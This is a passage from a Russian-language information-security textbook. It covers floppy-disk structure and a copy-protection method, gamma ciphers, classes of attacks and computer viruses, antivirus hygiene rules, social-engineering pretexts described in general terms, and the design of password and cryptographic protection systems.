На стандартной дискете после форматирования можно выделить четыре основные области, а именно: загрузочный сектор (boot area), область таблицы размещения файлов (FAT area), корневой каталог (directory area) и область данных (data area). Загрузочный сектор всегда является первым сектором на дискете, именно сюда записывается информация

---

<sup>1</sup> Во второй половине XIX в. появился весьма устойчивый способ усложнения числовых кодов - *гаммирование*. Он заключался в перешифровании закодированного сообщения с помощью некоторого ключевого числа, которое и называлось *гаммой*. Шифрование с помощью гаммы состояло в сложении всех кодированных групп сообщения с одним и тем же ключевым числом. Эту операцию стали называть "*наложением гаммы*". Например, результатом наложения гаммы 6413 на кодированный текст 3425 71028139 являлась числовая последовательность 9838 3515 4552:

```
3425 7102 8139
+ 6413 6413 6413
9838 3515 4552
```

Единицы переноса, появляющиеся при сложении между кодовыми группами, опускались. "*Снятие гаммы*" являлось обратной операцией:

```
9838 3515 4552
- 6413 6413 6413
3425 7102 8139
```

в 1888 г. француз маркиз де Виари в одной из своих научных статей, посвященных криптографии, обозначил греческой буквой X любую букву шифрованного текста, греческой буквой Г любую букву гаммы и строчной буквой с любую букву открытого текста. Он, по сути, *доказал*, что алгебраическая формула

$$x = (c+r) \bmod 26$$

воспроизводит зашифрование по Виженеру при замене букв алфавита числами согласно следующей таблице: (в таблице каждой букве латинского алфавита соответствовала цифра совпадающая с порядковым номером буквы в алф.).

Тем самым была заложена алгебраическая основа для исследования шифров замены типа шифра Виженера. Используя уравнение шифрования, можно было отказаться от громоздкой таблицы Виженера.

Позже лозунговая гамма стала произвольной последовательностью, а шифр с уравнением шифрования (1) стал называться *шифром гаммирования*.

о том, как организована дискета. За счет этого операционная система позволяет работать с большим набором по-разному организованных гибких дисков.

Назначение некоторых байтов загрузочного сектора, которые описывают организацию дискеты, приведены ниже:

11-12 байты — число байтов в секторе;

13 байт — число секторов в кластере;

14-15 байты — число резервных секторов;

16 байт — число копий FAT;

17-18 байты — число позиций в корневом каталоге;

19-20 байты — число секторов на диске;

21 байт — код типа диска.

Следующая важная область — FAT, в которой операционная система назначает секторы для размещения различных файлов. Здесь для каждого сектора имеется своя запись, содержащая информацию о том, занят сектор файлом или нет, если да, то каким именно, а также указывается информация о поврежденных секторах.

Размер таблицы размещения файлов зависит от размера диска: чем выше его емкость, тем больший размер должен быть у таблицы для хранения информации обо всех секторах диска. Для большей надежности подобных таблиц может быть несколько (обычно для стандартной дискеты 3,5" емкостью 1,44 Мб их две).

В корневом каталоге хранится информация о файлах, каталогах, времени и дате их создания, размерах и другие необходимые сведения. Каждой позиции каталога отводится 32 байта, назначение которых приведено ниже:

1-8 — имя файла;

9—11 байты — расширение имени;

12 байт — атрибуты файла;

13-22 байты — в резерве операционной системы;

23-24 байты — время создания;

25-26 байты — дата создания;

27-28 байты — начальный кластер;

29-32 байты — размер файла.

Все остальное дисковое пространство является областью данных, в которой хранится информация.

Использование метода защиты информации на гибких магнитных дисках от копирования подразумевает создание структуры дискеты, отличной от стандартной.

При форматировании дискеты создаются следующие разделы: системная область и область данных. В системной области указывается размер файла в байтах, его имя и расширение, пароль, с которым данный файл был зашифрован, информация о порядке расположения секторов и поврежденных секторах. Системная область и область с данными хранятся в зашифрованном виде.

На стандартных дискетах DOS при записи файлов формирует таблицу их размещения, в которой указывается последовательность расположения секторов для каждого файла. Применение классического метода изменения параметров дисководов пресекает возможность просмотра дискеты обычными средствами, которые работают со стандартными форматами дискет, в результате чего такую дискету нельзя скопировать без специальных программ.

Применяя программу DISK EXPLORER, можно проанализировать логическую структуру дискеты и, прочитав каждый сектор, сделать отдельные копии секторов, находящихся на дискете после изменения параметров дисководов. Но получение полного объема информации в этом случае не представляется возможным, поскольку последовательность расположения секторов с данными пользователю не известна, а определение нужной последовательности потребует перебора множества комбинаций. К тому же каждый сектор кодирован в режиме гаммирования с обратной связью, и его декодирование будет зависеть от декодирования предыдущего сектора.

Для того чтобы изменить режим работы дисководов, необходимо модифицировать содержимое определенных ячеек оперативной памяти. По адресу 0000h:0078h находится указание на таблицу данных, которые используются контроллером дисководов при работе с дискетой, и изменение этих параметров позволит работать с нестандартными форматами дискет.

В данном методе используется форматирование с параметрами, отличающимися для каждого сектора. Два сектора используются для хранения системной информации (размер, полное имя файла, данные о порядке следования секторов и поврежденных секторах, пароль, с которым был зашифрован файл).

Во время форматирования проверяется качество записи и считывания сектора, так как из-за потенциального наличия на дискете поврежденных секторов на ней может измениться допустимый объем. После этого вычисляется свободный объем на диске и сверяется с размером записываемого файла.

При восстановлении файла у пользователя запрашивается пароль, посредством которого декодируется системная область и проверяется пароль, полученный в процессе декодирования. При несовпадении работа завершается. В случае положительного результата выставляются новые параметры для дисководов, и происходит декодирование файла, записанного на диск.

Основным преимуществом разработанного метода является высокая криптографическая стойкость информации, записываемой на гибкий магнитный диск, которая достигается благодаря применению алгоритма криптографического преобразования, основанного на ГОСТе 28147-89. Применение согласно этому ГОСТу дополнительного режима выработки имитоприставки обеспечивает защиту находящейся на диске информации от изменений и имитации.

По сравнению с существующими стандартными программами для персональных компьютеров время чтения и записи сокращено в них на 10 %.

Особое внимание следует уделять любым носителям информации, покидающим пределы фирмы. Наиболее частыми причинами этого бывают ремонт аппаратуры и списание технологически устаревшей техники. Необходимо помнить, что на рабочих поверхностях носителей даже в удаленных областях находится информация, которая может представлять либо непосредственный интерес, либо косвенно послужить причиной вторжения в систему. Так, например, при использовании виртуальной памяти часть содержимого ОЗУ записывается на жесткий диск, что теоретически может привести даже к сохранению пароля на постоянном носителе (хотя это и маловероятно). Ремонт, производимый сторонними фирмами на месте, должен производиться под контролем инженера из службы информационной безопасности. Необходимо помнить, что при нынешнем быстродействии ЭВМ копирование файлов производится со скоростью, превышающей мегабайт в секунду, а установить второй жесткий диск для копирования в момент ремонта без надзора специалиста можно практически незаметно. Все носители информации, покидающие фирму должны надежно чиститься либо уничтожаться механически (в зависимости от дальнейших целей их использования).

И еще немного слов о защищенности самих носителей информации. На сегодняшний день не существует разумных по критерию «цена/надежность» носителей информации, не доступных к взлому. Строение файлов, их заголовки и расположение в любой операционной системе может быть прочитано при использовании соответствующего программного обеспечения. Практически невскрываемым может быть только энергонезависимый носитель, автоматически разрушающий информацию при попытке несанкционированного подключения к любым точкам, кроме разрешенных разъемов, желательно саморазрушающийся при разгерметизации, имеющий внутри микропроцессор, анализирующий пароль по схеме без открытой передачи. Однако, все это из области «сумасшедших» цен и военных технологий.

Для бизнес класса и частной переписки данная проблема решается гораздо проще и дешевле – с помощью криптографии. Любой объем информации от байта до гигабайта, будучи зашифрован с помощью более или менее стойкой криптосистемы, недоступен для

прочтения без знания ключа. И уже совершенно не важно, хранится он на жестком диске, на дискете или компакт-диске, не важно под управлением какой операционной системы. Против самых новейших технологий и миллионных расходов здесь стоит математика, и этот барьер до сих пор невозможно преодолеть. Вот почему силовые ведомства практически всех стран, будучи не в состоянии противостоять законам математики, применяют административные меры против так называемой стойкой криптографии. Вот почему ее использование частными и юридическими лицами без лицензии Федерального агентства по связи и информации (ФАПСИ), входящего в структуру одного из силовых ведомств государства, запрещено и у нас в России.

### **1.5. Основные виды атак на АС**

Атака на компьютерную систему – это действие, предпринятое злоумышленником, которое заключается в поиске и использовании той или иной уязвимости.

Основные виды атак:

1. *Вмешательство человека в работу АС.* К этому виду относятся организационные средства нарушения безопасности АС (кража носителей информации, несанкционированный доступ (НСД) к устройствам хранения и обработки информации, порча оборудования и т.д.) и осуществление нарушителем НСД к программным компонентам АС (все способы НСД в АС, а также способы получения нарушителем незаконных прав доступа к компонентам АС). Меры, противостоящие таким атакам, носят организационный характер (охрана, режим доступа к АС), а также включает в себя совершенствование систем обнаружения попыток атак (попыток подбора паролей).

2. *Аппаратно–техническое вмешательство в работу АС.* Т.е. нарушение безопасности и целостности информации в АС с помощью технических средств, например, получение информации по электромагнитному излучению устройств АС. Защита от таких угроз, кроме организационных мер, предусматривает соответствующие аппаратные (экранирование излучений аппаратуры) и программные меры (шифрация).

3. *Разрушающее воздействие на программные компоненты АС с помощью программных средств* (разрушающих программных средств (РПС)). К ним относятся компьютерные вирусы, троянские кони, закладки, «логическая бомба», «часовая мина». Средства борьбы с подобными атаками программно реализованных средств защиты.

Последний вид атак развивается более динамично, используя все последние достижения в области информационных достижений. Остановимся на нем более детально и дадим краткое описание некоторых РПС.

«Логические бомбы» и «часовые мины» - Это РПС, которые не выполняют никаких функций до наступления определенного события в системе, после чего «срабатывают», что,



как правило, заключается в серьезных нарушениях работы системы, уничтожении информации.

«Троянский конь» - программа, содержащая в себе некоторую разрушающую функцию, которая активизируется при наступлении некоторого условного срабатывания. Обычно такие программы маскируются под какие – нибудь полезные утилиты, игровые программы, картинки или музыку.

Закладки также содержат некоторую функцию, наносящую ущерб АС, но эта функция, наоборот, старается быть как можно незаметнее, т.к. чем дольше программа не будет вызывать подозрений, тем дольше закладка сможет работать.

В качестве примера приведем некоторые функции, реализуемые троянскими конями и закладками:

1. Уничтожение информации. Конкретный выбор объектов и способов уничтожения зависит от фантазии автора такой программы и возможностей ОС
2. Перехват и передача информации.
3. Целенаправленная модификация кода программы, интересующая нарушителя. Обычно это программы, реализующие функции безопасности и защиты.

*Компьютерный вирус* – программа, которая может заражать другие программы, модифицируя их посредством добавления своей, возможно измененной, копии. Способен к саморазмножению, при этом «копии» вируса могут структурно и функционально различаться между собой.

В настоящее время в мире насчитывается более 40 тысяч только зарегистрированных компьютерных вирусов. Все компьютерные вирусы могут быть классифицированы по следующим признакам:

1. по среде обитания;
2. по способу заражения;
3. по степени опасности деструктивных (вредительских) воздействий;
4. по алгоритму функционирования.

По среде обитания вирусы делятся так же на:

1. сетевые;
2. файловые;
3. загрузочные;
4. комбинированные;

Средой обитания сетевых вирусов являются элементы компьютерных сетей. Файловые вирусы размещаются в исполняемых файлах. Загрузочные вирусы находятся в загрузочных секторах (областях) внешних запоминающих устройств (boot - секторах). Комбинированные вирусы размещаются в нескольких средах обитания. Примером таких вирусов служат

загрузочные файловые вирусы. Эти вирусы могут размещаться как в загрузочных секторах накопителей на магнитных дисках, так и в теле загрузочных файлов.

По способу заражения среды обитания компьютерные вирусы делятся на:

1. резидентные;
2. нерезидентные.

*Резидентные вирусы* после их активации полностью или частично перемещаются из среды обитания (сеть, загрузочный сектор, файл) в оперативную память ЭВМ. Эти вирусы, используя привилегированные режимы работы, разрешенные только операционной системе, заражают среду обитания и при выполнении определенных условий реализуют деструктивную функцию. *Нерезидентные вирусы* попадают в оперативную память ЭВМ только на время их активности, в течение которого выполняют вредительскую функцию и функцию заражения. Затем вирусы полностью покидают оперативную память, оставаясь в среде обитания. Если вирус помещает в оперативную память программу, которая не заражает среду обитания, то такой вирус считается нерезидентным.

Арсенал вредительских возможностей вирусов весьма обширен. Деструктивные возможности вирусов зависят от целей и квалификации их создателя, а так же от особенностей компьютерных систем.

По степени опасности для информационных ресурсов пользователя компьютерные вирусы делятся на:

1. безвредные вирусы;
2. опасные вирусы;
3. очень опасные вирусы.

*Безвредные вирусы* создаются авторами, которые не ставят себе цели нанести какой – либо ущерб ресурсам компьютерной системы (АС). Деструктивное воздействие таких вирусов сводится к выводу на экран монитора невинных картинок, исполнению музыкальных фрагментов. Но при всей своей безобидности они расходуют ресурсы системы, в какой – то степени снижая эффективность функционирования, могут содержать ошибки, приводящие к нарушению алгоритма работы системы.

К *опасным* относятся вирусы, которые вызывают существенное снижение эффективности АС, но не приводящие к нарушению целостности и конфиденциальности информации, хранящейся в запоминающих устройствах. В пример можно привести вирусы, вызывающие необходимость повторного выполнения программ, перезагрузки операционной системы.

*Очень опасными* следует считать вирусы, вызывающие нарушение конфиденциальности, уничтожение, необратимую модификацию информации, а так же вирусы, блокирующие доступ к информации, приводящие к отказу аппаратных средств.

Одним из основных условий безопасной работы АС является соблюдение ряда правил.

**Правило 1:** периодически обновляйте вашу антивирусную программу

Антивирусные сканеры способны защищать только от тех компьютерных вирусов, данные о которых содержатся в антивирусной базе. Конечно, существуют механизмы поиска и неизвестных вирусов (т.е. тех, описаний которых нет в антивирусной базе).. Однако это все равно слишком мало для того, чтобы считаться абсолютной защитой.

В связи с этим первоочередную важность приобретает необходимость регулярно обновлять антивирусные базы. Чем чаще будете это делаться, тем более защищенным будет рабочее место. Наиболее оптимальным решением является ежедневная загрузка обновлений, хотя бывают случаи, когда за день появляется сразу несколько обновлений. В связи с этим, рекомендуют настроить внутренний планировщик, присутствующий в большинстве современных антивирусных программ, на автоматическую загрузку обновлений 2 или 3 раза в день: утром, днем и вечером.

*Правило 2: будьте осторожны с файлами в письмах электронной почты*

Вряд ли стоит акцентировать внимание на том, что ни в коем случае нельзя запускать программы, присланные неизвестным лицом. Это правило является общеизвестным и не нуждается в пояснениях.

Другое дело файлы, полученные от знакомых, коллег, друзей. Во-первых, посланные ими программы могут быть инфицированы. Во-вторых, знакомые могут даже и не знать, что с их компьютера несанкционированно отправляются письма: вирус может это делать от чужого имени незаметно для владельца компьютера! Именно таким способом, к примеру, распространялись такие известные вирусы, как LoveLetter, Melissa и многие другие. Они незаметно получали доступ к адресной книге почтовой программы Outlook и рассылали свои копии по найденным адресам электронной почты, сопровождая послания завлекательными комментариями, призывающими запустить вложенный файл.

Не менее важным моментом является кажущаяся безопасность вложенных файлов определенного формата. Думаете, файлы с расширением PIF, GIF, TXT не могут содержать вредоносных программ? Даже в таких «безобидных» программах могут быть замаскированы вирусы.

*Правило 3: ограничьте круг пользующихся компьютером*

Идеальным вариантом является ситуация, когда никто, кроме самого владельца, не имеет доступа к компьютеру. Однако если это невозможно, то необходимо четко разграничить права доступа и определить круг разрешенных действий для других лиц. В первую очередь это касается работы с мобильными носителями, Интернет и электронной почтой. В данном случае важно контролировать все источники вирусной опасности и отрезать от них других пользователей.

#### *Правило 4: своевременно устанавливайте «заплатки» установленному ПО*

Многие вирусы используют “дыры” в системах защиты операционных систем и приложений. Антивирусные программы способны защищать от такого типа вредоносных программ, даже если на компьютере не установлена соответствующая “заплатка”, закрывающая “дыру”. Несмотря на это, рекомендуется регулярно проверять Web-сайты производителей установленного программного обеспечения и следить за выпуском новых “заплаток”. В первую очередь, это правило относится к операционной системе Windows и другим программам корпорации Microsoft. Нет, совсем не потому, что у этой компании самые худшие продукты, а потому, что они наиболее распространены и, соответственно, получают больше всего внимания со стороны создателей вирусов.

#### *Правило 5: обязательно проверяйте мобильные носители информации*

Несмотря на то, что около 85% всех зарегистрированных случаев заражения компьютерными вирусами приходится на электронную почту и Интернет, не стоит забывать о таком традиционном способе транспортировки вредоносных кодов, как мобильные носители (дискеты, компакт-диски и т.п.). Перед тем, как начать их использовать на своем компьютере, необходимо тщательно проверить их антивирусной программой. Исключением могут быть разве что диски, предназначенные для форматирования.

Большую опасность представляют собой и столь широко распространенные в России пиратские компакт-диски. К примеру, проверка, проведенная «Лабораторией Касперского» в 1999 году, выявила факт присутствия вирусов на 23% закупленных носителей. Вывод прост: тщательно проверять даже приобретенные компакт-диски.

#### *Правило 6: будьте осторожны с источниками, заслуживающими доверия*

Как любви подвластны все возрасты, так же никто не застрахован от компьютерных вирусов. Это в равной мере относится к крупным компаниям-производителям программного и аппаратного обеспечения. Нередко случается, что посетителям их сайтов предлагаются зараженные программы. Показательный случай, когда в течение нескольких недель на сайте Microsoft находился документ Word, зараженный макро-вирусом Concept.

Не менее редки случаи присутствия вирусов на дискетах с драйверами к аппаратному обеспечению, с лицензионным программным обеспечением. Часто случается, что компьютер, переданный на техническое обслуживание в ремонтную мастерскую, возвращается не совсем чистым. Не то чтобы на мониторе был толстый слой пыли, а на клавиатуре паутина (хотя такое тоже случается), а просто на диске заводятся вирусы. Как правило, это происходит из-за того, что ремонтники пользуются одними и теми же дискетами для загрузки программ для тестирования различных узлов компьютера. Таким образом, они очень быстро переносят компьютерную «заразу» с одних компьютеров на

другие. Вывод состоит в том, что, получив компьютер из ремонта, не забудьте тщательно проверить его на наличие вирусов.

Все это делает необходимым проверять даже те данные, которые получены из источников, заслуживающих доверия. Вряд ли в данном случае стоит обвинять самих производителей, что они якобы нарочно стараются заразить компьютер: в каждой работе бывают осечки. Просто иногда они касаются и антивирусной безопасности.

*Правило 7: сочетайте разные антивирусные технологии*

Не стоит ограничиваться классическим антивирусным сканером, запускаемым по требованию пользователя или при помощи встроенного планировщика событий. Существует ряд других, нередко более эффективных технологий, комбинированное использование которых способно практически гарантировать безопасную работу. К числу таких технологий относятся: во-первых, антивирусный монитор, постоянно присутствующий в памяти компьютера и проверяющий все используемые файлы в масштабе реального времени, в момент доступа к ним; во-вторых, ревизор изменений, который отслеживает все изменения на диске и немедленно сообщает, если в каком-либо из файлов поселился вирус; в-третьих, поведенческий блокиратор, обнаруживающий вирусы не по их уникальному коду, а по последовательности их действий. Сочетание описанных способов борьбы с вирусами является залогом успешной защиты от вредоносных программ.

*Правило 8: всегда имейте при себе чистый загрузочный диск*

Часто происходит так, что вирусы лишают компьютеры возможности производить первоначальную загрузку. Иными словами, информация на диске остается в целостности и сохранности, но операционная система теряет способность загружаться. Для успешного разрешения подобных проблем необходимо иметь специальную чистую дискету с установленной антивирусной программой. С ее помощью Вы сможете произвести загрузку и восстановить систему.

*Правило 9: регулярное резервное копирование*

Это правило поможет сохранить данные не только в случае поражения компьютера каким-либо вирусом, но и в случае, если у компьютера произошла серьезная поломка в аппаратной части. Вряд ли кому-то хочется потерять результаты многолетних наработок вследствие произошедшего сбоя в системе вне зависимости от того, вызвано это вирусами или нет. Именно поэтому рекомендуют регулярно проводить копирование наиболее ценной информации на независимые носители: дискеты, магнитооптические диски, магнитные ленты, компакт-диски.

*Правило 10: не паникуйте!*

Вирусы являются такими же программами, как, допустим, калькулятор или записная книжка Windows. Их отличительная черта в том, что вирусы способны размножаться (т.е.

создавать свои копии), интегрироваться в другие файлы или загрузочные секторы и производить другие несанкционированные действия. Вирусы создаются самыми обычными людьми, и ничего потустороннего в них нет. Гораздо больший вред сможете принести, если испугаетесь и совершите необдуманные действия, направленные на нейтрализацию вируса. Если работаете в корпоративной сети, немедленно позвоните системного администратора. Если же просто домашний пользователь, то свяжитесь с компанией, у которой приобрели антивирусную программу. Дайте возможность профессионалам позаботиться о вашей безопасности. В конце концов, они за это получают деньги.

Существует еще один вид атаки, встречающийся в литературе под названием «*атака по социальной психологии*». Сделаем краткий обзор нескольких довольно часто встречающихся методов.

Звонок администратору – злоумышленник выбирает из списка сотрудников того, кто не использовал пароль для входа в течение нескольких дней (отпуск, отгулы, командировка) и кого администратор не знает по голосу. Затем следует звонок с объяснением ситуации о забытом пароле, искренние извинения, просьба зачитать пароль, либо сменить его на новый. Больше чем в половине случаев просьба будет удовлетворена, а факт подмены будет замечен либо с первой неудачной попыткой зарегистрироваться истинного сотрудника, либо по произведенному злоумышленником ущербу.

Почти такая же схема, но в обратную сторону может быть разыграна злоумышленником в адрес сотрудника фирмы – звонок от администратора. В этом случае он представляется уже сотрудником службы информационной безопасности и просит назвать пароль либо из-за произошедшего сбоя в базе данных, либо якобы для подтверждения личности самого сотрудника по какой-либо причине (рассылка особо важных новостей), либо по поводу последнего подключения сотрудника к какому-либо информационному серверу внутри фирмы. Фантазия в этом случае может придумывать самые правдоподобные причины, по которым сотруднику «просто необходимо» вслух назвать пароль. Самое неприятное в этой схеме то, что если причина запроса пароля придумана, что называется "с умом", то сотрудник повторно позвонит в службу информационной безопасности только через неделю, месяц, если вообще это произойдет. Кроме того, данная схема может быть проведена и без телефонного звонка – по электронной почте, что неоднократно и исполнялось якобы от имени почтовых и Web-серверов в сети Интернет.

В качестве программных профилактических мер используются экранные заставки с паролем, появляющиеся через 5-10 минут отсутствия рабочей активности, автоматическое отключение клиента через такой же промежуток времени.

## **2. Методология построения систем защиты АС**

### **2.1. Построение системы защиты от угрозы нарушения конфиденциальности информации**

Функционирование комплексной системы защиты информации (АСЗИ) зависит не только от характеристик созданной системы, но и от эффективности ее использования на этапе эксплуатации АС. Основными этапами эксплуатации является максимальное использование возможностей АСЗИ, заложенных в систему при построении, и совершенствование ее защитных функций в соответствии с изменяющимися условиями.

Процесс эксплуатации АСЗИ можно разделить на применение системы по прямому назначению, непосредственно связанных с защитой информации в АС, и техническую эксплуатацию. Применение по назначению предусматривает организацию доступа к ресурсам АС и обеспечение их целостности.

Под организацией доступа к ресурсам понимается весь комплекс мер, который выполняется в процессе эксплуатации системы для предотвращения несанкционированного воздействия на технические и программные средства, а так же информацию.

Организация доступа к ресурсам предполагает:

1. разграничение прав пользователей и обслуживающего персонала по доступу к ресурсам АС в соответствии с функциональными обязанностями должностных лиц;
2. организацию работы с конфиденциальными информационными ресурсами на объекте;
3. защиту от технических средств разведки;
4. охрану объекта;
5. эксплуатацию системы разграничения доступа.

Система разграничения доступа (СРД) является одной из основных составляющих АСЗИ.

В этой системе можно выделить следующие компоненты:

1. средства аутентификации субъекта доступа;
2. средства разграничения доступа к техническим устройствам АС;
3. средства разграничения доступа к программам и данным;
4. средства блокировки неправомерных действий;
5. средства регистрации событий;
6. дежурный оператор системы разграничения доступа.

Согласно руководящим документам Гостехкомиссии под несанкционированным доступом к информации (НСД) будем понимать доступ к информации, нарушающий установленные правила разграничения доступа и осуществляемый с использованием штатных средств АС. НСД может носить случайный или преднамеренный характер.

Можно выделить несколько обобщенных категорий методов защиты от НСД, в частности:

- организационные;
- технологические;
- правовые.

К первой категории относятся меры и мероприятия, регламентируемые внутренними инструкциями организации, эксплуатирующей информационную систему. Пример такой защиты - присвоение грифов секретности документам и материалам, хранящимся в отдельном помещении, и контроль доступа к ним сотрудников. Вторую категорию составляют механизмы защиты, реализуемые на базе программно-аппаратных средств, например систем идентификации и аутентификации или охранной сигнализации. Последняя категория включает меры контроля за исполнением нормативных актов общегосударственного значения, механизмы разработки и совершенствования нормативной базы, регулирующей вопросы защиты информации.

Рассмотрим подробнее такие взаимосвязанные методы защиты от НСД, как идентификация, аутентификация и используемое при их реализации криптографическое преобразование информации.

*Идентификация* - это присвоение пользователям идентификаторов (понятие идентификатора будет определено ниже) и проверка предъявляемых идентификаторов по списку присвоенных.

*Аутентификация* - это проверка принадлежности пользователю предъявленного им идентификатора. Часто аутентификацию также называют подтверждением или проверкой подлинности.

Под безопасностью (стойкостью) системы идентификации и аутентификации будем понимать степень обеспечиваемых ею гарантий того, что злоумышленник не способен пройти аутентификацию от имени другого пользователя.

Различают три группы методов аутентификации, основанных на наличии у каждого пользователя:

1. индивидуального объекта заданного типа;
2. знаний некоторой известной только ему и проверяющей стороне информации;
3. индивидуальных биометрических характеристик.

К первой группе относятся методы аутентификации, использующие удостоверения, пропуска, магнитные карты и другие носимые устройства, которые широко применяются для контроля доступа в помещения, а также входят в состав программно-аппаратных комплексов защиты от НСД к средствам вычислительной техники.

Во вторую группу входят методы аутентификации, использующие пароли. По экономическим причинам они включаются в качестве базовых средств защиты во многие



программно-аппаратные комплексы защиты информации. Все современные операционные системы и многие приложения имеют встроенные механизмы парольной защиты.

Последнюю группу составляют методы аутентификации, основанные на применении оборудования для измерения и сравнения с эталоном заданных индивидуальных характеристик пользователя: тембра голоса, отпечатков пальцев, структуры радужной оболочки глаза и др.

Если в процедуре аутентификации участвуют только две стороны, устанавливающие подлинность друг друга, такая процедура называется непосредственной аутентификацией (direct password authentication). Если же в процессе аутентификации участвуют не только эти стороны, но и другие, вспомогательные, говорят об аутентификации с участием доверенной стороны (trusted third party authentication). При этом третью сторону называют сервером аутентификации (authentication server) или арбитром (arbitrator).

Наиболее распространенные методы аутентификации основаны на применении многоцветных или одноразовых паролей. Из-за своего широкого распространения и простоты реализации парольные схемы часто в первую очередь становятся мишенью атак злоумышленников. Эти методы включают следующие разновидности способов аутентификации:

1. по хранимой копии пароля или его свёртке (plaintext-equivalent);
2. по некоторому проверочному значению (verifier-based);
3. без непосредственной передачи информации о пароле проверяющей стороне (zero-knowledge);
4. с использованием пароля для получения криптографического ключа (cryptographic).

В первую разновидность способов входят системы аутентификации, предполагающие наличие у обеих сторон копии пароля или его свертки. Для организации таких систем требуется создать и поддерживать базу данных, содержащую пароли или сверки паролей всех пользователей. Их слабой стороной является то, что получение злоумышленником этой базы данных позволяет ему проходить аутентификацию от имени любого пользователя.

Способы, составляющие вторую разновидность, обеспечивают более высокую степень безопасности парольной системы, так как проверочные значения, хотя они и зависят от паролей, не могут быть непосредственно использованы злоумышленником для аутентификации.

Наконец, аутентификация без предоставления проверяющей стороне какой бы то ни было информации о пароле обеспечивает наибольшую степень защиты. Этот способ гарантирует безопасность даже в том случае, если нарушена работа проверяющей стороны (например, в программу регистрации в системе внедрен «троянский конь»).

Особым подходом в технологии проверки подлинности являются криптографические

протоколы аутентификации. Такие протоколы описывают последовательность действий, которую должны совершить стороны для взаимной аутентификации, кроме того, эти действия, как правило, сочетаются с генерацией и распределением криптографических ключей для шифрования последующего информационного обмена. Корректность протоколов аутентификации вытекает из свойств задействованных в них математических и криптографических преобразований и может быть строго доказана.

Обычные парольные системы проще и дешевле для реализации, но менее безопасны, чем системы с криптографическими протоколами. Последние обеспечивают более надежную защиту и дополнительно решают задачу распределения ключей. Однако используемые в них технологии могут быть объектом законодательных ограничений.

Для более детального рассмотрения принципов построения парольных систем сформулируем несколько основных определений.

Идентификатор пользователя - некоторое уникальное количество информации, позволяющее различать индивидуальных пользователей парольной системы (проводить их идентификацию). Часто идентификатор также называют именем пользователя или именем учетной записи пользователя.

Пароль пользователя - некоторое секретное количество информации, известное только пользователю и парольной системе, которое может быть запомнено пользователем и предъявлено для прохождения процедуры аутентификации. Одноразовый пароль дает возможность пользователю однократно пройти аутентификацию. Многократный пароль может быть использован для проверки подлинности повторно.

Учетная запись пользователя-совокупность его идентификатора и его пароля.

База данных пользователей парольной системы содержит учетные записи всех пользователей данной парольной системы.

Под парольной системой будем понимать программно-аппаратный комплекс, реализующий системы идентификации и аутентификации пользователей АС на основе одноразовых или многократных паролей. Как правило, такой комплекс функционирует совместно с подсистемами разграничения доступа и регистрации событий. В отдельных случаях пароль-система может выполнять ряд дополнительных функций, в частности генерацию и распределение кратковременных (сеансовых) криптографических ключей.

Основными компонентами парольной системы являются:

1. интерфейс пользователя;
2. интерфейс администратора;
3. модуль сопряжения с другими подсистемами безопасности;
4. база данных учетных записей.

Ниже перечислены типы угроз безопасности парольных систем.

1. Разглашение параметров учетной записи через:

- подбор в интерактивном режиме;
- подсматривание;
- преднамеренную передачу пароля его владельцем другому лицу;
- захват базы данных парольной системы (если пароли не хранятся в базе в открытом виде, для их восстановления может потрясаться подбор или дешифрование);
- перехват переданной по сети информации о пароле;
- хранение пароля в доступном месте.

2. Вмешательство в функционирование компонентов парольной системы через:

- внедрение программных закладок;
- обнаружение и использование ошибок, допущенных на стадии разработки;
- выведение из строя парольной системы.

Некоторые из перечисленных типов угроз связаны с наличием так называемого человеческого фактора, проявляющегося в том, что пользователь может:

- выбрать пароль, который легко запомнить и также легко подобрать;
- записать пароль, который сложно запомнить, и положить запись в доступном месте;
- ввести пароль так, что его смогут увидеть посторонние;
- передать пароль другому лицу намеренно или под влиянием заблуждения.

Далее рассмотрим криптографические методы защиты, которые в настоящее время являются базовыми для обеспечения надежной аутентификации сторон информационного обмена, защиты информации в транспортной подсистеме АС, подтверждения целостности объектов АС и т.д.

К средствам криптографической защиты информации (СКЗИ) относятся аппаратные, программно-аппаратные и программные средства, реализующие криптографические алгоритмы преобразования информации с целью:

- защиты информации при ее обработке, хранении и передаче по транспортной среде АС;
- обеспечения достоверности и целостности информации (в том числе с использованием алгоритмов цифровой подписи) при ее обработке, хранении и передаче по транспортной среде АС;
- выработки информации, используемой для идентификации и аутентификации субъектов, пользователей и устройств;
- выработки информации, используемой для защиты аутентифицирующих элементов защищенной АС при их выработке, хранении, обработке и передаче.

Отметим несколько существенных особенностей криптографического преобразования:

- в СКЗИ реализован некоторый алгоритм преобразования информации (шифрование, электронная цифровая подпись, контроль целостности и др.);
- входные и выходные аргументы криптографического преобразования присутствуют в АС в некоторой материальной форме (объекты АС);
- СКЗИ для работы использует некоторую конфиденциальную информацию (ключи);
- алгоритм криптографического преобразования реализован в виде некоторого материального объекта, взаимодействующего с окружающей средой (в том числе с субъектами и объектами защищенной АС).

В результате роль СКЗИ в защищенной АС - преобразование объектов.

Существенно важными являются следующие моменты:

1. СКЗИ обменивается информацией с внешней средой, а именно: в него вводятся ключи, открытый текст при шифровании;
2. СКЗИ в случае аппаратной реализации использует элементную базу ограниченной надежности (т.е. в деталях, составляющих СКЗИ, возможны неисправности или отказы);
3. СКЗИ в случае программной реализации выполняется на процессоре ограниченной надежности и в программной среде, содержащей посторонние программы, которые могут повлиять на различные этапы его работы;
4. СКЗИ хранится на материальном носителе (в случае программной реализации) и может быть при хранении преднамеренно или случайно искажено;
5. СКЗИ взаимодействует с внешней средой косвенным образом (питается от электросети, излучает электромагнитные поля и т.д.);
6. СКЗИ изготавливает или/и использует человек, могущий допустить ошибки (преднамеренные или случайные) при разработке и эксплуатации.

Разработчик преднамеренно или непреднамеренно может внести в программу некоторые свойства (например, возможность переключения в отладочный режим с выводом части информации на экран или внешне носители). Эксплуатирующий программу защиты человек может решить, что программа для него "неудобна" и использовать ее неправильно (вводить короткие ключи либо повторять один и тот же ключ для шифрования разных сообщений). То же замечание относится и к аппаратным средствам защиты.

В связи с этим помимо встроенного контроля над пользователем необходимо отслеживать правильность разработки и использования средств защиты с применением организационных мер.

Правильность функционирования технических средств АС, в рамках которых реализовано СКЗИ, определяется как соответствие выполнения элементарных инструкций

(команд) описанному в документации. Ремонт и сервисное обслуживание СКЗИ также не должно приводить к ухудшению свойств СКЗИ в части параметров надежности.

